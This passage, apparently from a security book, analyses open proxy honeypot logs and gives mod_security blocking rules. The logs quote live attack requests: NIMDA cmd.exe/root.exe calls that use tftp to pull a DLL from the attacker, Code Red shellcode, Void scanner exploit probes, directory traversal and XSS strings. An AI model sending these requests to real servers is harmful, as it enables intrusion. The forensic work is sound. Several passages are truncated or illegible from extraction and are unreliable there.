If an attacker successfully compromised an eCommerce web site, the capability to trace back the connections to the originating IP address would become significantly more difficult if multiple proxy servers were used together.

System Countermeasures = 1

Unfortunately, it seems that most web applications do not incorporate advanced logging capabilities which would be able to identify that a client was even using a proxy server. The default Common Log Format (CLF) used by most web servers does not include data from these types of client HTTP Request headers.

Network Countermeasures = 1

The most commonly deployed configuration for Firewalls is to allow access from the Internet to port 80 (http) on a web server. Unless an application level firewall is implemented, the firewall will not be of much use in identifying HTTP attacks such as this.

**Production Deployment Total = 5**

$(5 + 2) - (1 + 1) = 5$

---

**Defensive Recommendation**

Care should be taken when implementing any sort of access control where the goal is to deny a subset of clients. There is the possibility that you may deny valid clients. Remember, utilization of a proxy server is not malicious in and of itself.

There are two options for blocking clients who are accessing your Apache website through a proxy server:

- **Mod\_Rewrite Rules**

You could implement Mod\_Security filters to identify and block and client requests that include headers which indicate the use of proxy servers. The rewrite rules could look like the following:

```
RewriteCond %{HTTP:Via} !^$ [OR]
RewriteCond %{HTTP_FORWARDED} !^$ [OR]
RewriteCond %{HTTP:X-Forwarded} !^$
RewriteCond %{HTTP:Client-IP} ^$
RewriteCond %{HTTP:Forwarded-For} ^$
RewriteCond %{HTTP:X-Forwarded-For} ^$
RewriteRule .* - [F]
```

- **Mod\_Security Rules**

Mod\_Security could be implemented and similar rules could be installed:

```
SecFilterSelective HTTP_VIA !^$
SecFilterSelective HTTP_FORWARDED !^$
SecFilterSelective HTTP_X_FORWARDED !^$
SecFilterSelective HTTP_CLIENT_IP !^$
SecFilterSelective HTTP_FORWARDED_FOR !^$
SecFilterSelective HTTP_X_FORWARDED_FOR !^$
```

## Multiple Choice Test Question

---

**Question** - What is the main motivation for attackers to chain proxy servers together?

- A) To confuse Network IDS sensors when identifying attacks
- B) To circumvent Access Control restrictions on websites for protected content
- C) To circumvent Firewall restrictions
- D) To hide the attacker's real IP address when performing attacks

**Answer:** While all of these answers may be applicable in certain situations, the main goal of using multiple proxy servers is to hide the attacker's true IP address.

## Part Three Analyze This

The Honeynet Project's Scan of the Month Challenge for April 2004:  
Open Proxy Honeypot

### Executive Summary

# Scan 31

Write-Up By: Ryan C. Barnett

This month's challenge is to analyze web server log files looking for signs of abuse. [The Honeypots: Monitoring and Forensics Project](#) deployed an Apache web server that was configured as an Open Proxy. Your job is to analyze the log files and identify/classify the different attacks (trust me, there are a surprising number of them :). All entries are due Friday, 30 April. Results will be released Friday, 7 May. Find the rules and suggestions for submissions at the [SotM Home Page](#).

Skill Level: *Intermediate*

#### The Challenge:

Open Proxy servers are a big problem on the Internet. Not only can an improperly secured proxy server expose your internal network to attack (yes, you heard me right, attackers can leverage unsecured proxy servers to identify/connect to internal systems [Lamo's Adventures](#) in WorldCom), but also these systems are used to obscure the true origin of web-based attacks. In order to gather data on these types of attack channels, the [Honeypots: Monitoring and Forensics Project](#) deployed a specially configured Apache web server, designed specifically for use as a honeypot open proxy server or ProxyPot. Please review the honeynet whitepaper entitled [Open Proxy Honeypot](#) for in depth details of the configurations. This paper will provide important background information to aid in your analysis of the SoTM data. As a reference we provide the following key to data:

- a. Honeynet Web Server Proxy IP sanitized to: 192.168.1.103
- b. Honeynet Web Server Proxy Hostname sanitized to: www.testproxy.net

#### Download the Image (25 MB)

c36d39dfd5665a58d7cea06438ceb96d [apache\\_logs.tar.gz](#)

#### Initial Steps

1. Download the apache\_logs.tar.gz file onto my Redhat Linux host
2. Checked the MD5 has of the file to verify successful file integrity

```
# md5sum apache_logs.tar.gz
c36d39dfd5665a58d7cea06438ceb96d apache_logs.tar.gz
```

3. Gunzip and untar the archive

```
# gunzip apache_logs.tar.gz ; tar -xvf apache_logs.tar
logs/access_log
logs/audit_log
logs/error_log
logs/modsec_debug_log
logs/ssl-access_log
logs/ssl-error_log
logs/ssl_engine_log
logs/ssl_mutex.19660
logs/ssl_mutex.953
logs/ssl_request_log
logs/upload/
logs/upload/20040311-184310-68.0.178.69-GoodMorning.htm
logs/upload/20040313-121627-24.165.131.110-Goo5dMorning.htm
```

```
logs/upload/20040313-132411-67.81.34.7-GoodMorkning.htm
logs/upload/20040313-145020-66.17.107.246-GoodMoOrning.htm
logs/upload/20040313-162733-68.198.16.66-GoocdMorning.htm
logs/upload/20040313-170722-24.136.227.15-GoodMoorning.htm
logs/upload/20040313-174514-68.41.205.235-GoodMornding.htm
```

4. CD into the logs directory and get a directory listing so that I would have an idea of the log file sizes I would be dealing with

```
# cd logs ; ls -l
total 294764
-rw-r--r-- 1 root root 43017422 Mar 15 12:15 access_log
-rw-r--r-- 1 root root 175754692 Mar 15 15:57 audit_log
-rw-r--r-- 1 root root 80243127 Mar 15 16:01 error_log
-rw-r--r-- 1 root root 231293 Mar 13 11:05 ssl-access_log
-rw-r--r-- 1 root root 1234677 Mar 14 11:08 ssl_engine_log
-rw-r--r-- 1 root root 789751 Mar 13 11:05 ssl-error_log
-rw----- 1 nobody root 0 Mar 11 19:46 ssl_mutex.19660
-rw----- 1 nobody root 0 Mar 13 23:18 ssl_mutex.953
-rw-r--r-- 1 root root 222041 Mar 13 11:05 ssl_request_log
drwxr-xr-x 2 root root 4096 Mar 16 16:14 upload
```

## Questions

1. How do you think the attackers found the honeyproxy?

- **Answer:** Most likely, the “real” people who were using the honeyproxy (as a proxy) and not a direct attack by worms and such, found the honeyproxy by using a list from an Open Proxy List Website.
- **Details:** Keep in mind that, as with any honeypot/net deployment, there is some trial and error involved (but hey, that is why we are doing this – to learn). When I first deployed the honeyproxy with the configuration outlined in the Open Proxy Honeypot paper above, I monitored it for a few days. There wasn’t too much traffic except that of our familiar old friends CodeRed, NIMDA, etc... With a small set in data to analyze, I was able to update the configurations with some advancements. One of the configuration changes was to implement an additional HTTP response header to warn the users of monitoring (Warning: Subject To Monitoring). In order to verify these headers and check the proxy anonymity, I decided to use some of the proxy checking applications on some web sites - <http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=proxy+check>. What is interesting is that while almost all of these sites offer tools so a security conscience client can check their own proxy to verify that it is secured correctly, they will always add an open proxy that is finds to a public list. Here is a perfect example:
  - Proxy Checking Tool – <http://www.checker.freeproxy.ru/checker/>
  - Open Proxy List at the same website - [http://www.checker.freeproxy.ru/checker/last\\_checked\\_proxies.php](http://www.checker.freeproxy.ru/checker/last_checked_proxies.php)

It didn’t take long for the honeyproxy’s IP to propagate to other proxy lists and all of a sudden the traffic spiked significantly. It was at this point that I knew I was ready to officially deploy the honeyproxy for the SoTM Challenge. The official start time was Tue Mar 9 22:02:41 2004 (according to the first line in the error\_log). If you compare this to the first log entry in the access\_log file (09/Mar/2004:22:03:09 -0500) you will see that the first client request came only 28 seconds after the honeyproxy started up. Without the background information outlined above, it would seem odd to receive actual proxy requests this fast.

2. What different types of attacks can you identify? For each category, provide just one log example and detail as much info about the attack as possible (such as CERT/CVE/Anti-Virus id numbers). How many can you find?

**Answer:** One of the main benefits of honeypots/nets is that your logging should only capture malicious activity, reducing the amount of data to analyze. While this is the case, comparatively speaking to normal production



NIDS deployments, this does not necessarily mean that the data sets will be "small". The honeyproxy gathered ~ 295 MB of data in the log files. This is not a small amount of data if you are manually reviewing the logs. Anytime you have a large data set, you must develop a method to parse/analyze the logs looking for signs of attack/abuse/malicious intent. So, before we can answer "What" attacks are present in the various Open Proxy Honeypot logs, we need to figure out "How" we are going to identify these attacks. Even though, technically, all of the log data captured by the proxypot is suspect by nature, our methods should still be applicable to normal web server log file analysis. Below are the different ways in which I identified and quantified the various attacks:

**Search Logs For Mod\_Security-Message:** When Mod\_Security identifies a problem with a request due to a security violation, it will do two things – 1) Add in some additional client request headers stating why mod\_security is taking action, and 2) Log this data to the audit\_log and error\_log files. These error messages can be triggered by Mod\_Security special checks such as the SecFilterCheckURLEncoding directive, basic filters such as "\.\\. " to prevent directory traversals and advanced filters based on converted snort rules.

**Search Logic:** Show me all of the audit\_log entries that have the mod\_security-message header, then sort the results, then only show me unique entries with a total count of each type in reverse order from highest to lowest, then remove the mod\_security-message data at the beginning of each line and list the results with the less command.

**Search Command:** The command string below will accomplish the search logic from above.

```
# egrep 'mod_security-message' audit_log | sort | uniq -c | sort -rn | sed
"s/mod_security-message\: Access denied with code 200\. //g" | sed "s/mod_security-
message\: Warning\. //g" | less

51746 Pattern match "Basic" at HEADER.
6138 Pattern match "passwd\=" at THE_REQUEST.
5852 Pattern match "/search" at THE_REQUEST.
5368 Pattern match "passwd=" at THE_REQUEST.
4826 Pattern match "\.asp" at THE_REQUEST.
3694 Pattern match "login.icq.com" at THE_REQUEST.
1971 mod_security-message: Invalid character detected
1935 Pattern match "/smartsearch\.cgi" at THE_REQUEST.
1887 Pattern match "cmd\.exe" at THE_REQUEST.
1387 Pattern match "/sh" at THE_REQUEST.
816 Pattern match "\.\\. " at THE_REQUEST.
343 Pattern match "password\=" at POST_PAYLOAD.
--CUT--
69 Pattern match "passwd\=" at POST_PAYLOAD.
68 Pattern match "/c/" at THE_REQUEST.
63 Pattern match "TRACE" at THE_REQUEST.
63 Pattern match "passwd=" at POST_PAYLOAD.
63 Pattern match "/banners/" at THE_REQUEST.
--CUT--
```

By looking at the bolded entries listed above, it appears that there are a large number Brute Force Attempts (Basic Authentication Headers and Password Credentials submitted in the URL field and POST\_PAYLOAD).

**Utilization of the AllowCONNECT Proxying Capabilities:** Our set-up of the proxypot allowed proxying to a wide variety of ports/protocols that are targeted by attackers. These include ports 25 (SMTP) and 6667/6666 (IRC). Since these connection attempts will not trigger Mod\_Security, we can not use the same search technique above to gather statistics. We will need to filter our search on HTTP requests that use these specific port numbers.

**Search Logic:** Search the access\_log file for all CONNECT requests, filter the output to only display the URL

portion, only show unique entries and then sort in reverse order from highest to lowest and display with less.

**Search Command:** The command string below accomplishes the search logic from above.

```
# egrep "CONNECT .*.* HTTP" access_log | awk '{print $6, $7, $8}' | sort | uniq -c | sort -rn | less
10928 "CONNECT login.icq.com:443 HTTP/1.0"
 474 "CONNECT 200.221.11.50:25 HTTP/1.0"
 422 "CONNECT mx.freenet.de:25 HTTP/1.0"
 340 "CONNECT mx.pchome.com.tw:25 HTTP/1.0"
 303 "CONNECT 207.153.203.64:25 HTTP/1.0"
 246 "CONNECT 200.154.55.2:25 HTTP/1.0"
 237 "CONNECT mx0.gmx.net:25 HTTP/1.0"
 199 "CONNECT irc.data.lt:6667 HTTP/1.0"
 176 "CONNECT 200.210.55.201:25 HTTP/1.0"
 155 "CONNECT 203.176.60.240:25 HTTP/1.0"
 134 "CONNECT lobosuelto.arnet.com.ar:25 /
 127 "CONNECT 200.142.77.19:25 HTTP/1.0"
 120 "CONNECT 195.54.159.109:6667 HTTP/1.0"
 119 "CONNECT smtp.taiwan.com:25 HTTP/1.0"
 118 "CONNECT www.bzwbk.pl:443 HTTP/1.1"
 118 "CONNECT wacek.one.pl:2019 HTTP/1.1"
 114 "CONNECT wumt.westernunion.com:443 HTTP/1.0"
 112 "CONNECT www.ip-relay.com:443 HTTP/1.1"
 106 "CONNECT irc.quakenet.org:6667 HTTP/1.0"
  99 "CONNECT 200.201.133.83:25 HTTP/1.0"
  97 "CONNECT 192.168.1.103:80 HTTP/1.1"
  96 "CONNECT 148.235.52.50:25 HTTP/1.0"
  92 "CONNECT mx.apol.com.tw:25 HTTP/1.0"
  87 "CONNECT mx.seed.net.tw:25 HTTP/1.0"
  82 "CONNECT www.helllabs.com.ua:80 HTTP/1.0"
```

The bolded entries listed above show clients using the CONNECT method to have our proxypot connect to other systems on port 25 (SMTP). This is a sure sign of SPAMMERS.

**Search Logs For Abnormal HTTP Status Codes:** The Mod\_Security default action settings were to generate a "200" status code for identified attacks. This action was to "trick" malicious proxypot users into thinking that their attack were successful. This means that this means that we cannot solely rely on status codes of "200 OK" to indicate that everything is normal. With this in mind, we can still analyze any status codes that were not "200 OK" and assess the results.

**Search Logic:** Search the audit\_log file for all of the HTTP Response Codes returned by our proxypot, then remove all HTTP version info, and next only show unique entries in reverse order.

**Search Command:** The command strings below accomplishes the search logic from above.

```
# egrep "^HTTP/" audit_log | sed "s/HTTP/[01].[019] //g" | sort | uniq
508 unused
503 Service Unavailable
503 Service Temporarily Unavailable
503 Server Error
502 Proxy Error
```

```
501 Method Not Implemented
500 Server Error
500 Proxy Error
500 Internal Server Error
416 Requested Range Not Satisfiable
414 Request-URI Too Large
411 Length Required
410 Gone
408 Request Timeout
406 Not Acceptable
405 Method Not Allowed
404 Object Not Found
404 Not Found
404 Not found
404 File Not Found
404 Condition Intercepted
404
403 Forbidden
403 Access Forbidden
401 Unauthorized
401 Unauthorised
401 Authorization Required
401 Access Denied
400 Bad Request
--CUT--
(null)
HTTP/3.14 200 OK
```

Generally speaking, any HTTP Status Code in the 4XX-5XX ranges should be investigated (bolded above). Additionally, there are a few status codes that are abnormal – (null) which is caused by CONNECT Method requests and others which have mis-spelled – “Moved Permanently”.

**HTTP Request Methods:** Many web-based attacks will use standard request methods such as GET, HEAD and POST. There are many attacks, however, that use other request methods such as TRACE, SEARCH and DELETE. By analyzing these request methods, it may be possible to identify different attacks.

**Search Logic:** Search the access\_log file for all entries, then only display the HTTP Request Method portions, next only show unique entries and then sort in reverse order from highest to lowest.

**Search Command:** The command strings below accomplishes the search logic from above.

```
# cat access_log | awk '{print $6}' | sort | uniq -c | sort -rn | less
120036 "GET
37543 "HEAD
27529 "CONNECT
16550 "POST
257 "\x04\x01"
170 "\x05\x01"
68 "OPTIONS
20 "\x05\x02"
15 "SEARCH
13 "
12 "PUT
7 ""
```

```

3 "NESSUS
3 "GET\t\tHTTP/1.0"
3 "GET/HTTP/1.0"
3 "DELETE
3 "COPY
2 "\x04\x01\x1a\v\xd5\x83\x83\x9b\rquit
2 "a"
1 "\x04\x01\x1a\v\xc2m\x81\xdc"
1 "\x04\x01\x1a"
1 "\x04\x01\x13\xba\xd8\x9b\xc1\x80"
1 "\x04\x01\x04\x1f\xd5\xceH\x95"
1 "\x04\x01+g\xc2m\x99\x02"
1 "67.28.114.33:25"

```

These HTTP Request Methods indicate that a few things: 1) That of the normal methods (GET, HEAD and POST) there were a large number of HEAD requests indicating Brute Force attempts, and 2) There are a large number of non-valid request methods. Each of these abnormal request methods should be investigated.

**Non-HTTP Compliant Requests:** HTTP Requests that are compliant with the protocol should have the following composition – <Request Method> <Universal Resource Identifier> <Protocol Version> <Linefeed/Return>.

Example: **Get /index.html HTTP/1.0**. When attackers are probing and exploiting vulnerable servers/applications, they often send requests that deviate from the proper HTTP Request format to accomplish the exploit or nudge the app into revealing desired information such as error text, etc...

**Search Logic:** Search the audit\_log file for all "Error:" entries, then do not display entries that are not HTTP RFC applicable, next sort and only show unique entries with less.

**Search Command:** The command strings below accomplishes the search logic from above.

```

# egrep "Error\: " audit_log | egrep -v 'mod_security|File does not exist|proxy server could
not handle|client denied by server configuration|Transfer-Encoding|unable to stat|proxy|search
permissions|invoke directory as script' | sort | uniq |less
Error: client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23): /
Error: client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23): /top.html
Error: client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23): /oui{%&a
mp;&lt;qgfn\lyn}bqlw|^?wim+nmr&amp;hskyuwk&amp;wo|.nvux)^MXhRqVlTuXIDT][FX_Z-}]MFX_IDT]MF
WO{bqN|y7Kab;Mnz^?CmSfE}eNP^?2p^?&amp;BjSUDTEyy^?HIDT]P^1G.+Nn|ACjIDT]M0uecVPsM~^?\oDTE%20
eB{JRP$yC_.Sr*~DAS(cfMkzv$^?zPozCBjcF;*fQ6^gEOE%eCghSfclzG(eFOQ$e^?KgdPJ- _Or)R~tay^?KcE]*
k[BH!]]KR%TOLoa~w~CO!)UfE}CDL!RB^kDAGn\AJ%20Tu]^*KV&amp;Tf\bb~
Error: Client sent malformed Host header
Error: Invalid method in request 67.28.114.33:25
Error: Invalid method in request a
Error: Invalid method in request get / http/1.0
Error: Invalid method in request GET/HTTP/1.0
Error: Invalid method in request NESSUS / HTTP/1.0
Error: Invalid method in request QUIT
Error: Invalid method in request SEARCH /G3uWK53a HTTP/1.1
Error: Invalid method in request SEARCH / HTTP/1.1
Error: Invalid method in request SEARCH /zjY520hy HTTP/1.1
Error: Invalid method in request SEARCH /zrg6Ndgf HTTP/1.1
Error: Invalid URI in request ^D^A^Z^KÂm<81>Ü
Error: Invalid URI in request CONNECT HTTP/1.0
Error: Invalid URI in request GET %20.box//.../.../lotus/domino/notes.ini HTTP/1.1
Error: Invalid URI in request GET %20.box//.../.../lotus/domino/notes.ini HTTP/1.1
--CUT--
Error: Reason: You're speaking plain HTTP to an SSL-enabled server port.<BR>
Error: request failed: error reading the headers
Error: request failed: URI too long
Error: Request header field is missing colon separator.<P>
Error: The request line contained invalid characters following the protocol string.<P>

```

The bolded entries above have identified problems when clients do not adhere to the RFC standard. All of these

Armed with these different analysis categories, I analyzed the log files with standard \*nix text utilities such as grep, awk and sed searching for specific signs of abuse.

- Number of Log Entries:** 23562

**Search Command:** `grep Request audit_log | egrep -i 'formmail|sendmsg.cgi|mail|\:25 HTTP' | less`

```
=====
Request: 67.83.151.132 - - [Wed Mar 10 02:59:14 2004] "POST http://www.centrum.is/cgi-bin/FormMail.pl HTTP/1.1" 200 578
Handler: proxy-server
Error: mod_security: Invalid character detected [13]
-----
POST http://www.centrum.is/cgi-bin/FormMail.pl HTTP/1.1
Accept: */*
Connection: Close
Content-Length: 412
Content-Type: application/x-www-form-urlencoded
Host: www.centrum.is
Proxy-Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; AIRF; .NET CLR 1.0.3705)
mod_security-action: 200

email=franceq5@tipnet.com&realname=franceq5@tipnet.com&recipient=<addhominem@aol.com>www.c
entrum.is%2C&subject=11%3A58%3A07%20PM%20Please%20read!%20%20%3D)+++++++2a&l=m=%0D%0A
%0D%0A%0A%0A%0A%0A%0D%0Anob%0D%0A%0D%0Aaddhominem%20Visit%20http%3A%2F%2Fconnect.to%2Ff
riendscams%20and%20view%20these%20girls%20for%20FREE!%0D%0A%0A%0A%0A%0A%0A%0A%0A%0D%
0A11%3A58%3A07%20PM%0D%0A3%2F9%2F2004%0A%0A%0A%0A0pf

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
=====
```

**CVE Info:** <http://www.securityfocus.com/bid/3955/info/> or <http://icat.nist.gov/icat.cfm?cvename=CAN-2001-0357>

- 58 -

(with Username/Password in the URL field), POST (with user credentials in the post payload) and HEAD (with Basic Authentication Header added). We will discuss Brute Force Attacks later in question 5.

- 2.3 **Attack Category- Vulnerability Scans:** There were two different vulnerability scans identified in the log files. One was conducted using the Nessus (<http://www.nessus.org>) tool and another using Void (<http://www.packetstormsecurity.org/UNIX/cgi-scanners/exp.dat>).

**Nessus Scan Number of Log Entries:** 10296

**Search Logic:** Search the access\_log file for all entries with the word Nessus in them and show with the less command.

**Search Command:** `grep Nessus access_log | less`

**Example Entry:** The example entries below show that a Nessus vulnerability scan was conducted against our proxypot on March 12<sup>th</sup> at 10:30 pm. You can easily identify this as a Nessus scan due to the User-Agent field data.

```
217.160.165.173 - - [12/Mar/2004:22:30:20 -0500] "GET / HTTP/1.1" 200 4320 "-" "Mozilla/4.75
[en] (X11, U; Nessus)"
217.160.165.173 - - [12/Mar/2004:22:30:20 -0500] "GET /cfanywhere/index.html HTTP/1.1" 404 301
 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
217.160.165.173 - - [12/Mar/2004:22:30:20 -0500] "GET /docs/servlets/index.html HTTP/1.1" 404
304 "-" "Mozilla/4.75 [en] (X11, U; Nessus)"
217.160.165.173 - - [12/Mar/2004:22:30:20 -0500] "GET /jsp/index.html HTTP/1.1" 404 294 "-"
 "Mozilla/4.75 [en] (X11, U; Nessus)"
217.160.165.173 - - [12/Mar/2004:22:30:21 -0500] "GET /web1/index.html HTTP/1.1" 404 295 "-"
 "Mozilla/4.75 [en] (X11, U; Nessus)"
```

Some interesting info on this scan:

- The client IP address of the scan is from a website called – <http://port-scan.de>. Interestingly, this site will allow you to run port scans, vulnerability scans, etc... against a site and it will email you the results. Supposedly, you can only run it against your own IP address, however the client IP address can be easily spoofed in the data sent to the <http://www.port-scan.de/cgi-bin/portscan.cgi> script.
- Even though we were leveraging the Snort web-attack files, Nessus has such a large number of attacks that it checks for that we would have missed a bunch of these requests since we did not have a signature in the snortmodsec-rules.txt file. You can see which requests we missed when the proxypot issues a "404" status code. If we had a corresponding signature, the proxypot would have issued a "200".
- I decided to take the same approach that we have done with converting the Snort rules into mod\_security rules with the nessus web entries. I extracted all of the entries for the Nessus vulnerability scan, used awk and sed to get the URL Request info and format it appropriately and then used the snort2modsec.pl script to create new nessus/mod\_security filters. Below are some example of the converted rules:

```

153&email=<script>x=10;</script>&email1=<script>x=10;</script>"
SecFilterSelective THE_REQUEST "/chat_dir/register\.php?register=yes&username=nessus45687
6491&email=<script>x=10;</script>&email1=<script>x=10;</script>"
SecFilterSelective THE_REQUEST "/chat_dir/register\.php?register=yes&username=nessus71361
4187&email=<script>x=10;</script>&email1=<script>x=10;</script>"
SecFilterSelective THE_REQUEST "/chat_dir/register\.php?register=yes&username=nessus81870
5952&email=<script>x=10;</script>&email1=<script>x=10;</script>"
SecFilterSelective THE_REQUEST "/chat/msg\.txt"
SecFilterSelective THE_REQUEST "/chat/!pws\.txt"
--CUT--

```

The full nessusmodsec-rules.txt file that I created can be downloaded here - <http://honeypots.sourceforge.net/nessusmodsec-rules.txt>.

### Void Scan Number of Log Entries: 407

**Search Logic:** Search the access\_log file for all entries with the word "by void" in them (ignoring case) and show with the less command.

**Search Command:** `grep -i "By Void" access_log | less`

**Example Entry:** The example entries below show that a Void vulnerability scan was conducted on March 13<sup>th</sup> at 2:34 pm. You can easily identify this as a Void scan due to the data appended to the URL request. This scan was different than the Nessus scan because it was not conducted against our proxypot, but rather through our proxy to other web sites. This was a distributed scan against a number of port web sites. Example data is below.

```

24.127.175.68 - - [13/Mar/2004:14:34:38 -0500] "GET http://38ee.com/members/index.html/cgi-
bin/textcounter.pl;Command execution as httpd;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:34:50 -0500] "GET http://4realwingers.com/members//cgi-
bin/websemail;'passwd' retrieve;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:35:03 -0500] "GET http://SwingForDollars.com/members/cgi-
bin/nph-publish;File modification;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:35:32 -0500] "GET http://5starasians.com/members/pages/i
ndex.html/cgi-win/uploader.exe;Website 1.x classic;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:36:06 -0500] "GET http://amandaryder.com/members//iisadm
pwd/anot.htm;IIS web password change;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:36:37 -0500] "GET http://amazinglatin.com/members/iisa
dmpwd/achg.htm;IIS web password change;by Void; HTTP/1.0" 400 373 "-" "-"
24.127.175.68 - - [13/Mar/2004:14:36:51 -0500] "GET http://ambersmith.net/members/pl-ff-fi
rstnudes.html/cgi-bin/upload.pl;Sambar server upload explo;by Void; HTTP/1.0" 400 373 "-"
"-"
--CUT--

```

You can download the Void scan request file from Packetstorm - <http://www.packetstormsecurity.org/UNIX/cgi-scanners/exp.dat>.

Some interesting info on this scan:

- The client IP address of the scan resolves to c-24-127-175-68.we.client2.attbi.com, which seems to be a home user on the Comcast Cable network in California.
- After searching the access\_log and audit\_log for this IP address, it appears that this server is a proxy server as well. How did I determine this? Well, we will talk about identifying proxy uses in a later section, however that will deal with inspecting additional HTTP Request Headers. I identified this architecture by the unusually high number of different User-Agents from this IP address. I searched the audit\_log for requests from this IP and then extracted the User-Agents. Below is a list of some of the User-Agents Identified:

If this were a single user, there would not be this much variation in the User-Agent fields.

- **CodeRed** - The "Code Red" worm is malicious self-propagating code that exploits Microsoft Internet Information Server (IIS)-enabled systems susceptible to the vulnerability described in [CA-2001-13 Buffer Overflow In IIS Indexing Service DLL](#). Its activity on a compromised machine is time sensitive; different activity occurs based on the date (day of the month) of the system clock. <http://www.cert.org/advisories/CA-2001-23.html>.

```
# grep default.ida access_log | awk '{print $1}' | sort | uniq
68.33.135.114
68.35.27.102
68.39.75.108
68.47.154.190
68.47.248.156
68.48.110.231
68.48.205.207
68.48.221.167
68.48.224.107
68.48.42.69
```

**Search Command:** `grep default.ida access log | less`

[illegible]



```
1%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 200 566 "-"
"-
--CUT--
```

- **NIMDA** – this worm spread through a number of vectors with the following two being relevant for our proxypot
  - a. Spread from client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities ([VU#111677](#) and [CA-2001-12](#))
  - b. Spread from client to web server via scanning for the back doors left behind by the "Code Red II" ([IN-2001-09](#)), and "sadmind/IIS" ([CA-2001-11](#)) worms

**Number of NIMDA Log Entries:** 3536 from the following hosts:

```
# egrep 'cmd.exe|root.exe' access_log | grep -v Mozilla | awk '{print $1}' | sort | uniq
24.127.175.68
68.119.119.16
68.154.57.2
68.44.81.88
68.48.142.117
68.48.36.59
68.48.7.157
68.50.47.131
68.50.47.224
81.171.1.165
```

**Search Logic:** Search the access\_log file for all entries with the word "cmd.exe or root.exe" in them except if the word Mozilla is in the entry (indicating non-worm requests such as from the Nessus scan) and show with the less command.

**Search Command:** `egrep 'cmd.exe|root.exe' access_log | grep -v Mozilla | less`

**Example Entry:** The example entries below show some NIMDA requests.

```
# egrep 'cmd.exe|root.exe' access_log | grep -v Mozilla | less
68.48.142.117 - - [09/Mar/2004:22:19:35 -0500] "GET /scripts/root.exe?/c+dir HTTP/1.0" 200
566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:20:26 -0500] "GET /scripts/root.exe?/c+tftp%20-i%2068.48
.142.117%20GET%20cool.dll%20httpodbc.dll HTTP/1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:21:16 -0500] "GET /MSADC/root.exe?/c+dir HTTP/1.0" 200 5
66 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:22:07 -0500] "GET /MSADC/root.exe?/c+tftp%20-i%2068.48.1
42.117%20GET%20cool.dll%20httpodbc.dll HTTP/1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:22:57 -0500] "GET /c/winnt/system32/cmd.exe?/c+dir HTTP/
1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:23:48 -0500] "GET /c/winnt/system32/cmd.exe?/c+tftp%20-i
%2068.48.142.117%20GET%20cool.dll%20c:\\httpodbc.dll HTTP/1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:24:38 -0500] "GET /c/winnt/system32/cmd.exe?/c+tftp%20-i
%2068.48.142.117%20GET%20cool.dll%20d:\\httpodbc.dll HTTP/1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:25:28 -0500] "GET /c/winnt/system32/cmd.exe?/c+tftp%20-i
%2068.48.142.117%20GET%20cool.dll%20e:\\httpodbc.dll HTTP/1.0" 200 566 "-" "-"
68.48.142.117 - - [09/Mar/2004:22:26:19 -0500] "GET /d/winnt/system32/cmd.exe?/c+dir HTTP/
1.0" 200 566 "-" "-"
--CUT--
```

One thing that is interesting about these requests is that if the initial request for the cmd.exe file returns a status code of "200", then it will move onto the second phase and try to use tftp to copy the worm code over to the vulnerable IIS server (bolded above). This propagation mechanism means that this is the "E" version of the NIMDA worm - <http://www.dshield.org/pipermail/intrusions/2001-October/002063.php>.

- Number of Welchia Log Entries:** 10 from the following hosts:

**Search Logic:** Search the access\_log file for all entries with the regular expression text of "SEARCH any two characters then x90" in them and show with the less command.

**Example Entry:** The example entry below show one Welchia request.

By looking at this entry, you can see that the reason that our Apache proxypot generated an error was that the request URI was too long.

**Number of Banner Fraud Log Entries:** 3311 from 227 different hosts.

**Search Command:** `grep -i click access_log | less`

**Example Entry:** The example entries below show some banner ad fraud requests from the same IP address.

```
# grep -i click access_log | less
220.175.18.42 - - [09/Mar/2004:23:02:45 -0500] "GET http://partners.mygeek.com/presults.js
```

2.6 **Attack Category- IRC Connections:** In the wild west of Internet Relay Chat (IRC), hiding your real IP address is a smart move if you want to avoid being hit with denial of service attack. There are groups/individuals who are constantly playing "King of the Hill" for the coveted role is SysOp on a particular channel. If a mutiny is successful and the SysOp is knocked off the channel, then the position is up for grabs. The SysOp needs to maintain control of the channel by having one of their bots logged in at all times. This is where our proxypot comes into play. If a bot logs into a channel through our proxypot, then our proxypot becomes the target of any DoS attacks and not the real source IP.

**Number of IRC Connection Log Entries:** 1696 from 239 different hosts.

**Search Logic:** Search the access\_log file for all entries to common IRC ports and show with the less command.

**Search Command:** `egrep '\:666[678] HTTP' access_log | less`

**Example Entry:** The example entries below show some example IRC connection attempts.

---

```
161.142.39.204 - - [10/Mar/2004:01:54:04 -0500] "CONNECT us.undernet.org:6667 HTTP/1.0" 200 -
"_" "_"
```

### 3. Do attackers target Secure Socket Layer (SSL) enabled web servers as their targets?

**Answer:** Yes, attackers do target SSL enabled web servers.

**Number of SSL connections:** 11778 from 152 different hosts.

**Search Logic:** Search the access\_log file for all entries with "https" or port ":443" in the target URL and show with the less command.

**Search Command:** `egrep 'https\|:\:443 HTTP' access_log | less`

**Example Entry:** The example entries below show some example SSL connection attempts.

```
# egrep 'https\|:\:443 HTTP' access_log | less
192.117.242.67 - - [09/Mar/2004:22:04:29 -0500] "CONNECT login.icq.com:443 HTTP/1.0" 200 -
"_" "_ "
